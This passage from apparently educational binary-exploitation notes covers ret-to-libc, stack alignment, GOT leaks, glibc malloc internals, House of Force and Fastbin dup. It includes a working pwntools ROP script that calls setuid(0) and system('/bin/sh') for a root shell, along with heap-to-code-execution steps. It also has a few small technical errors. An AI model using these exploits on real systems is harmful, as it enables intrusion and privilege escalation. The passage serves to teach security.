Avoiding the crash: Even with ASLR on, if the binary is `-no-pie`, addresses inside the binary — including its PLT stubs — stay fixed. So `exit@plt` can be returned to directly without needing to defeat ASLR for libc:

```
[ padding ][ saved RBP ]  
<address of secret_function>  
<address of exit@plt>
```

For a controlled exit code, insert a `pop rdi; ret` gadget beforehand to load a value into `rdi`. Note a short/simple binary may not have that gadget available.

5. Ret-to-Libc

Often, a vulnerable program does not contain any convenient "secret" functions to hijack. However, attackers can return to *any* function they know the address of, including those located within dynamically linked libraries.

The standard C library, `libc`, is a prime target because it is almost universally linked to C programs (with the exception of statically linked programs like those written in Go) . `libc` contains highly dangerous functions like `system()`, which executes shell commands.

Executing a Ret-to-Libc attack introduces two major challenges:


1. **Locating the Function:** The attacker must know the address of the target `libc` function. This requires ASLR to be disabled or the attacker to find a way to leak the memory address at runtime .
2. **Passing Arguments:** Functions like `system()` require arguments (e.g., a pointer to the string `"/bin/sh"`). Because of the x86_64 SysV ABI calling convention, arguments must be placed in specific CPU registers (like `rdi`) before the function is called .

To solve the argument problem, attackers place the required values directly onto the stack during the buffer overflow. They then use ROP gadgets to "pop" those values off the stack and into the necessary registers right before returning to the final `libc` function .

5.1 The Complication: Stack Alignment

An exploit plan to call `system("/bin/sh")` typically looks like this: find a `pop rdi; ret` gadget, find the string `"/bin/sh"` in `libc`, and find the `system()` function in `libc` .

However, the x86_64 SysV ABI introduces a strict complication: upon a function call, the stack pointer (`rsp`) must be aligned to a 16-byte boundary . If the payload pushes an odd number of 8-byte addresses onto the stack, the stack becomes misaligned, and the `system()` call will fail.



Visual Concept Integration: To correct the alignment, the attacker revises the payload. Instead of a simple `pop rdi; ret`, they might search for a `pop rdi; pop rbp; ret` gadget.

1. The gadget is executed.
2. The address of `"/bin/sh"` (placed on the stack) is popped into the `rdi` register (the first argument for `system()`).
3. Next, 8 bytes of raw rubbish data (placed on the stack purely for alignment) are popped into the `rbp` register. This crucial step physically moves the `rsp` pointer by 8 bytes, satisfying the 16-byte alignment rule.
4. Finally, the gadget executes `ret`, pulling the next address off the stack—the address of `system()`—and executes it with a perfectly aligned stack.

5.2 Automating Ret-to-Libc with Pwntools

When ASLR is off, the base address of `libc` can be trivially found by inspecting the memory mappings of the process (`cat /proc/<PID>/maps`). Using Python's `pwntools` framework simplifies this complex orchestration immensely.

An exploit script can load the `libc` ELF file, set its base address manually, and automatically calculate the offsets for functions and strings (`libc.symbols.system`, `libc.search(b"/bin/sh")`). The payload is then constructed sequentially: padding bytes, the gadget address, the string pointer, the stack-aligning rubbish bytes (e.g., `p64(0)`), and finally the target function address.

In a more robust scenario where a binary might drop its `setuid` root privileges, a chained ROP payload can be built using `pwntools`. The script first uses a `pop rdi; ret` gadget to load `0` into `rdi`, then calls `libc.symbols.setuid` to forcefully regain root permissions. Immediately following this, it executes a second `pop rdi; ret` gadget to load `"/bin/sh"` and calls `system()`, resulting in a fully privileged root shell.

```
from pwn import *

context.update(arch='amd64', os='linux')

p = process('./vulnerable_binary')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

# Assume ASLR is off or a base address leak was obtained
libc.address = 0x7ffff7a00000

# Locate specific ROP gadgets
pop_rdi_ret = 0x401234 # Example address for 'pop rdi; ret'
ret_gadget = 0x401235 # Example address for a simple 'ret'
                        (used for 16-byte alignment)

# Locate libc symbols and strings
bin_sh = next(libc.search(b"/bin/sh\0"))
system_addr = libc.symbols['system']
setuid_addr = libc.symbols['setuid']

# 1. Padding to reach the Return Address
payload = b"A" * 24

# 2. Chain 1: Call setuid(0) to regain root privileges
payload += p64(pop_rdi_ret)
payload += p64(0)           # Argument 1: 0 (root) into RDI
payload += p64(setuid_addr) # Execute setuid(0)

# 3. Chain 2: Call system("/bin/sh") with Stack Alignment
payload += p64(pop_rdi_ret)
payload += p64(bin_sh)      # Argument 1: Pointer to "/bin/sh"
```

```

into RDI
payload += p64(ret_gadget)      # Blank 'ret' instruction to shift
RSP by 8 bytes (16-byte alignment)
payload += p64(system_addr)     # Execute system()

p.sendline(payload)
p.interactive()

```

Addition (Stack Canary): Imagine we managed to find a way to leak the Stack Canary, and we have ASLR, NX enabled, with PIE disabled.

We can still perform a successful ROP attack by simply overwriting, assuming we know the distance (in terms of bytes), the value of the stack canary.

Addition (PLT and GOT): Now assume we want to leak the content of a specific GOT entry, like the entry in `puts@GOT`. If we have the address of both `puts@GOT` and `puts@PLT` what we can do is pass `puts@GOT` as the argument of `puts@PLT` to write the content, maybe through a payload like this:

```

- Garbage
- stack canary
- saved base pointer
- pop rdi; ret;
- puts@GOT # address
- puts@PLT # address

# we're basically doing puts(puts@GOT)

```

Furthermore, we typically rely on this technique to leak `libc` addresses, as they're randomized. Because we have no PIE, however, we know for sure that `puts@GOT` and `puts@PLT` are not randomized. If we want to, for example, perform `system("/bin/sh")`, we need to identify both the address of the `system()` function and the `"/bin/sh"` string, and that's why we need to find a `libc` pointer through the first-stage payload (the one seen before).

Addition (From a leaked pointer to `system` — and why both stages must be the same process): The leak gives you the *runtime* address of one `libc` symbol (e.g. `puts`). Turning that into `system` and `"/bin/sh"` is fixed-offset arithmetic against your specific `libc` build:

```
libc_base    = leaked_puts_addr - puts_offset      # offsets come
from the exact libc.so
system_addr  = libc_base + system_offset
binsh_addr   = libc_base + binsh_offset
```

Because every offset *within* libc is constant, one leaked pointer pins down all of libc. (`pwntools` automates this: `set libc.address = leaked_puts - libc.symbols['puts']`, then read `libc.symbols['system']` and `next(libc.search(b"/bin/sh"))` .)

One critical requirement: the leak (stage 1) and the `system("/bin/sh")` payload (stage 2) must run in the **same process**. ASLR re-rolls libc's base on every fresh process invocation, so a value leaked from one run is useless for another. This is exactly why the first stage returns to `main` instead of simply exiting — re-entering `main` gives a second overflow opportunity while the memory layout is still the one we just leaked.

Appendix: Further Reading and Resources

To deepen your understanding of these concepts, the following resources are highly recommended:


- "Smashing The Stack For Fun And Profit" by Aleph One.
- Documentation on de Bruijn sequences.
- Practical exercises on Try Hack Me, specifically the `pwn101` and `Anonymous Playground` rooms.
- Online GDB for debugging practice.
- Further research into hardware-enforced control flow integrity, such as understanding what the modern `endbr64` instruction actually does to prevent simple ROP chains.

CHAPTER 9: Heap Exploitation

Glibc Dynamic Memory Allocation and Virtual Memory Layout

To understand heap exploitation, one must first comprehend the process virtual memory layout. On modern 64-bit architectures (both ARM and x86), memory grows and organizes in specific segments. The lowest addresses typically hold the

Text Segment (the executable ELF program itself), which is subject to Random Text Offsets when Address Space Layout Randomization (ASLR) is enabled. Above this lies the Data Segment, containing static variables initialized by code, and the BSS Segment, which holds uninitialized static variables filled with zeros.



When inspecting the memory mapping of a process, tools like `cat /proc/pid/maps` or `/proc/pid/mem-info/maps` reveal the distinct permission sets for these regions, such as read/execute (`r-xp`) for text/library code, read-only (`r--p`) for constant data, and read/write (`rw-p`) for the heap and stack .

Malloc Internals: Arenas, Heaps, and Bins

The glibc implementation of `malloc` introduces several internal structures to manage memory efficiently, particularly in multithreaded environments. The overarching memory management context, assigned per process or per thread to reduce contention, is called an Arena.

Each Arena manages one or more Heaps. A Heap in this context is a contiguous memory region obtained from the operating system via the `brk` or `mmap` system calls. Within a Heap, memory is split into chunks to serve allocations requested by functions like `malloc()` , `calloc()` , or `realloc()` . The highest contiguous portion of a Heap is terminated by the Top Chunk.


When the heap is first requested by the Arena, most of it is composed by the Top

Chunk. When a program requests a portion of the Heap (maybe through `malloc()`), the Arena first checks if there is any available Bin, and if there is none then the dimension of the Top Chunk is shrunk to leave some space to the newly requested Chunk. The Top Chunk is basically the source from which memory is obtained.

When memory is deallocated via `free()`, glibc organizes these freed chunks into lists known as Bins to speed up future allocations. There are several types of bins, categorized primarily by the size of the chunks they manage:

- **Fast bins:** These handle tiny freed chunks and provide incredibly fast, $O(1)$ allocation times. The mechanism is based on the use of a LIFO.
- **Small bins:** These are used for exact-size fit allocations.
- **Large bins:** These manage larger chunks and utilize a best-fit allocation strategy.
- **Unsorted bin:** This bin holds recent frees before they are sorted and redistributed into their respective size-specific bins.

Inside these bins, glibc writes some pointers, effectively connecting freed chunks together, creating a linked list. When a new chunk is freed, inside it we will have a pointer for the previously freed chunk, until we reach the final freed chunk which has a pointer to `0`, stating the linked list is over.



A structural hierarchy illustrates how an Arena contains Heap #1 (managed by `brk` or `mmap`), which in turn holds allocated/freed chunks and a Top Chunk. If needed, the Arena can spawn Heap #2, which also contains its own chunks and Top Chunk. Below the heaps, the Arena maintains the various Bins: Fast bins, Small bins, Large bins, and the Unsorted bin.

Malloc Chunks

Memory is allocated and assigned to the user in segments called chunks. When a user requests a specific byte size, the actual amount utilized by `malloc` accounts for internal overhead and strict alignment requirements. If X bytes are requested,

the amount effectively used is calculated using the formula:


$$(X + H + (A - 1)) \& \sim (A - 1).$$

Important note: the minimum dimension for the heap is given by 32 bytes.

On a 64-bit architecture, H (the header) is 8 bytes, which stores the chunk's size and associated flags. `malloc` enforces an alignment A of 16 bytes. Because chunks are 16-byte aligned, the four least significant bits of the size field are functionally unused for tracking size and are instead repurposed as flags. As a result of these alignments, the minimum valid chunk size is 32 bytes. Thus, the final allocation size is the maximum of the calculated formula and 32 bytes.

Why the four remaining bits are unused? Because addresses need to be aligned at 16 bytes, this means that all addresses will end with four zeroes. Take, for example, 0x20, 0x30, 0x40. As you can see, all addresses are perfectly aligned to multiples of 16, and because of this, the first four bits of the byte are used to describe the value (e.g. for 0x20 the binary value is 0010 0000, for 0x40 we have 1000 0000). So, because these bits are unused, three of them are used for flags.

The lowest three bits of the header are flags: A (Allocated in non-main arena), M (Mmap'd), and P (Previous in use). The P flag (the least significant bit) is particularly critical; when set to 1, it indicates that the previous adjacent chunk is currently in use. Internal `malloc` pointers actually consider the header to be 16 bytes long, encompassing both the `prev_size` (which logically belongs to the preceding chunk's payload space if that chunk is free) and the `size` \ | flags field.



To illustrate the math:

- A request for 1 byte yields a 32-byte chunk (providing 24 usable bytes).
- A request for 25 bytes results in a 48-byte chunk (providing 40 usable bytes). It does not give 32-byte chunk as, due to the header dimension (8 bytes), a 32-byte chunk only has 24 available bytes.
- A request for 41 bytes yields a 64-byte chunk (providing 56 usable bytes).

The Top Chunk

Glibc does not maintain per-allocation metadata beyond the chunk header; managing the live data of objects is left entirely to the program or the language's

garbage collector. Glibc's primary role is tracking and managing available and freed memory.

The Top Chunk is a special construct representing the remaining unallocated space at the edge of the heap (sitting at higher memory addresses, as the heap grows towards higher memory addresses); it possesses only a size field. Normally, `malloc` services memory requests by "shrinking" the Top Chunk from lower addresses toward higher addresses to carve out the requested allocation.


If a program requests an allocation larger than what is available in the Top Chunk, `malloc` resorts to its slow path, called `sysmalloc`. This process attempts to extend the Top Chunk. If extension fails or the request is massive, it attempts to allocate memory directly via `mmap`. If all avenues are exhausted, it returns an error by supplying a `NULL` pointer and setting `errno`. In debugging environments like `gdb`, visualizers like the `vis` command help map these chunks, confirming that internal pointers account for the full 16-byte header.

Exploitation Techniques Overview

The foundational paper on advanced glibc heap exploitation is "Malloc Maleficarum," published in 2005 by Phantasmal Phantasmagoria. It categorized attacks into recognizable techniques such as the House of Spirit, House of Force, House of Orange, and House of Lore. Modern exploitation supplements these "Houses" with non-house primitives, including tcache poisoning, tcache stashing, Fastbin dup, unsorted-bin leaks, fd/bk pointer forging, FILE vtable abuse, and hook overwrites.

The House of Force Attack

The House of Force technique leverages a heap-based buffer overflow (CWE-122) to corrupt the header of the Top Chunk. By overwriting the Top Chunk's size field with an enormous value (such as `0xffffffffffffffff`), the attacker tricks `malloc` into believing the entire virtual memory space is available for contiguous allocation. This allows the attacker to request massive allocations. Because the size is astronomically large, the Top Chunk pointer will wrap around the process's available virtual memory via an integer overflow. This manipulation essentially transports the Top Chunk to an arbitrary target address in the Data or BSS segment, ultimately yielding an arbitrary read and write condition.




Note: House of Force is functionally obsolete in modern versions of glibc (2.29 and newer). The library now incorporates strict internal checks in `malloc.c` that reject impossible Top Chunk sizes; attempting the overwrite will cause an abort with the message `malloc(): corrupted top size`.

Fastbins and Fastbin Dup Exploitation

To combat memory fragmentation and optimize reallocation performance, glibc caches freed memory in structures called Fastbins. While newer glibc versions utilize a `tcache` structure that supersedes some of this behavior, Fastbins are crucial for understanding historical architecture and specific exploitation scenarios.

Fastbins are singly-linked lists of freed chunks designed specifically for small sizes ranging from 0x20 to 0x80 bytes, in increments of 0x10 bytes. Their heads are stored inside the malloc Arena. When a chunk within this range is freed, its forward pointer (`fd`) is set to the current Fastbin head, and the Fastbin head is updated to point to the newly freed chunk. This operation is lightning fast, operating at $O(1)$ complexity. Fastbin chunks are expressly *not* merged with adjacent chunks or the Top Chunk immediately. By contrast, chunks larger than 0x80 bytes are merged back into the Top Chunk upon release. Fastbins can be merged later during `malloc_consolidate` , a process triggered during larger allocations which flushes them into the unsorted bin.



When requesting an allocation between 0x20 and 0x80 bytes, `malloc` checks the corresponding Fastbin. If chunks are present, one is served directly from the head of the list, and its `fd` pointer becomes the new Fastbin head ($O(1)$ complexity). If empty, it falls back to carving from the Top Chunk.

The Fastbin Dup Attack The Fastbin dup technique abuses a double-free vulnerability (CWE-415) or a Fastbin `fd` pointer corruption (like CWE-787 Out-of-bounds Write) to yield a write-what-where primitive. `free()` has mitigation measures: it detects a double free if the double-freed chunk is currently linked to the head of the Fastbin. To bypass this, attackers must not target the very first linked chunk sequentially. Additionally, `malloc()` checks the size field in the header of any chunk allocated from a Fastbin. Therefore, the target address must resemble a valid chunk—the size field of the forged memory must match the actual Fastbin size (e.g., 0x20 with flags, for a 0x20 Fastbin). Tools like `find-fake-fast` in `pwndbg` can locate these overlapping structures, which fortunately do not require special memory alignment.


Exploitation Steps:

1. **Find Fake Chunk:** Locate a fake fastbin-sized chunk overlapping a target like `__malloc_hook` (let's call it `chunk_T`). This dictates the size constraints to

use, such as 0x70 bytes.

2. **Initial Allocations:** Allocate two chunks within the target Fastbin size range (e.g., 0x70 bytes): `chunk_A` and `chunk_B`.
3. **Interleaved Double Free:** Free `chunk_B`, then `chunk_A`, and then free `chunk_B` again. Because `chunk_B` is interleaved behind `chunk_A`, `glibc free()` does not trigger the double-free mitigation, but `chunk_B` now exists in the bin twice. In fact, the head will now point to `Chunk B`, which will contain `fd` pointing to `A`, which has a `fd` pointing to `B`.
4. **Reallocate for Control:** Request another 0x70 byte chunk, which serves out `chunk_B`. The attacker now has read/write control over `chunk_B`'s contents, yet it mathematically remains linked further down the Fastbin list.
5. **Forge Pointer:** The OS will think that `B` is still inside the Bins, and therefore will think that the content inside is used for the `fd`. Thus, the attacker will overwrite the now user-controlled `chunk_B`'s `fd` pointer with the address of the fake target memory (`chunk_T`).
6. **Flush List:** Allocate two more chunks to flush out the entries remaining in the same Fastbin.
7. **Arbitrary Write/Code Execution:** A subsequent allocation will pull from the forged pointer, yielding the target memory area. The attacker can write appropriate padding and overwrite `__malloc_hook` with the address of a `glibc` "one gadget". Finally, triggering any memory allocation will execute the hook and spawn a shell.

In a few words: when the program will perform new `malloc()` calls, it will first get `Chunk A`, then `B`, and finally it will trust the `fd` written inside `B` corrupted by the hacker, allowing him to access some locations in memory.



From Arbitrary Writes to Code Execution

Gaining a read/write primitive via Fastbin dup comes with heavy limitations, specifically the double-free mitigations, strict size header checks, and the ever-present hurdle of ASLR. Once a primitive is achieved, standard methods to convert it to code execution include:

- **The Stack:** Altering return addresses to return into attacker code or utilizing Return-Oriented Programming (ROP).
- **Global Offset Table (GOT):** Altering GOT entries, provided the binary is not protected by full RELRO.
- **Virtual Tables:** Hijacking structures used by higher-level languages for virtual methods (C++ Vtables) or standard internal file stream operations.
- **Exit Vectors:** Corrupting teardown processes like destructor arrays or `atexit` lists to run chosen code during program termination.
- **Malloc Hooks:** Overwriting `__malloc_hook` or `__free_hook`. These hooks are traditionally used for profiling, tracing, and debugging (like Valgrind). They act as interposers; if their pointer is not `NULL`, they are invoked instead of the standard `malloc(size)` or `free(ptr)` calls. Overwriting them redirects execution immediately. *(Note: these hooks have been deprecated and removed after glibc 2.34, replaced natively by `LD_PRELOAD` malloc interposers).*

Defeating ASLR is mandatory in the real world. Exploitation often relies on information leaks or parsing `/proc/{pid}/maps` and `/proc/{pid}/map-files` to determine the randomized base address of `libc`. Once the base address is resolved, attackers use CLI tools to calculate the offset to a "one gadget"—a magic instruction address inside `libc` that automatically spawns a shell (`/bin/sh`) if specific processor registers or stack constraints (e.g., `$rax == 0`) are met.

Practical Exploitation Steps: House of Force to Code Execution

Synthesizing the House of Force vulnerability with a Malloc hook overwrite provides a direct path to arbitrary code execution. The exact sequence of steps demonstrated in the materials is as follows:

1. **Corrupt the Top Chunk Size:** The attacker begins by allocating an initial chunk, `chunk_A`. Using a heap-based buffer overflow, the attacker overwrites the adjacent Top Chunk's size field with a massive value, such as `0xFF...FF`.
2. **Calculate Distance to the Target:** The attacker calculates the exact byte distance from the current, corrupted Top Chunk to the `__malloc_hook` function pointer located in the `glibc` library.
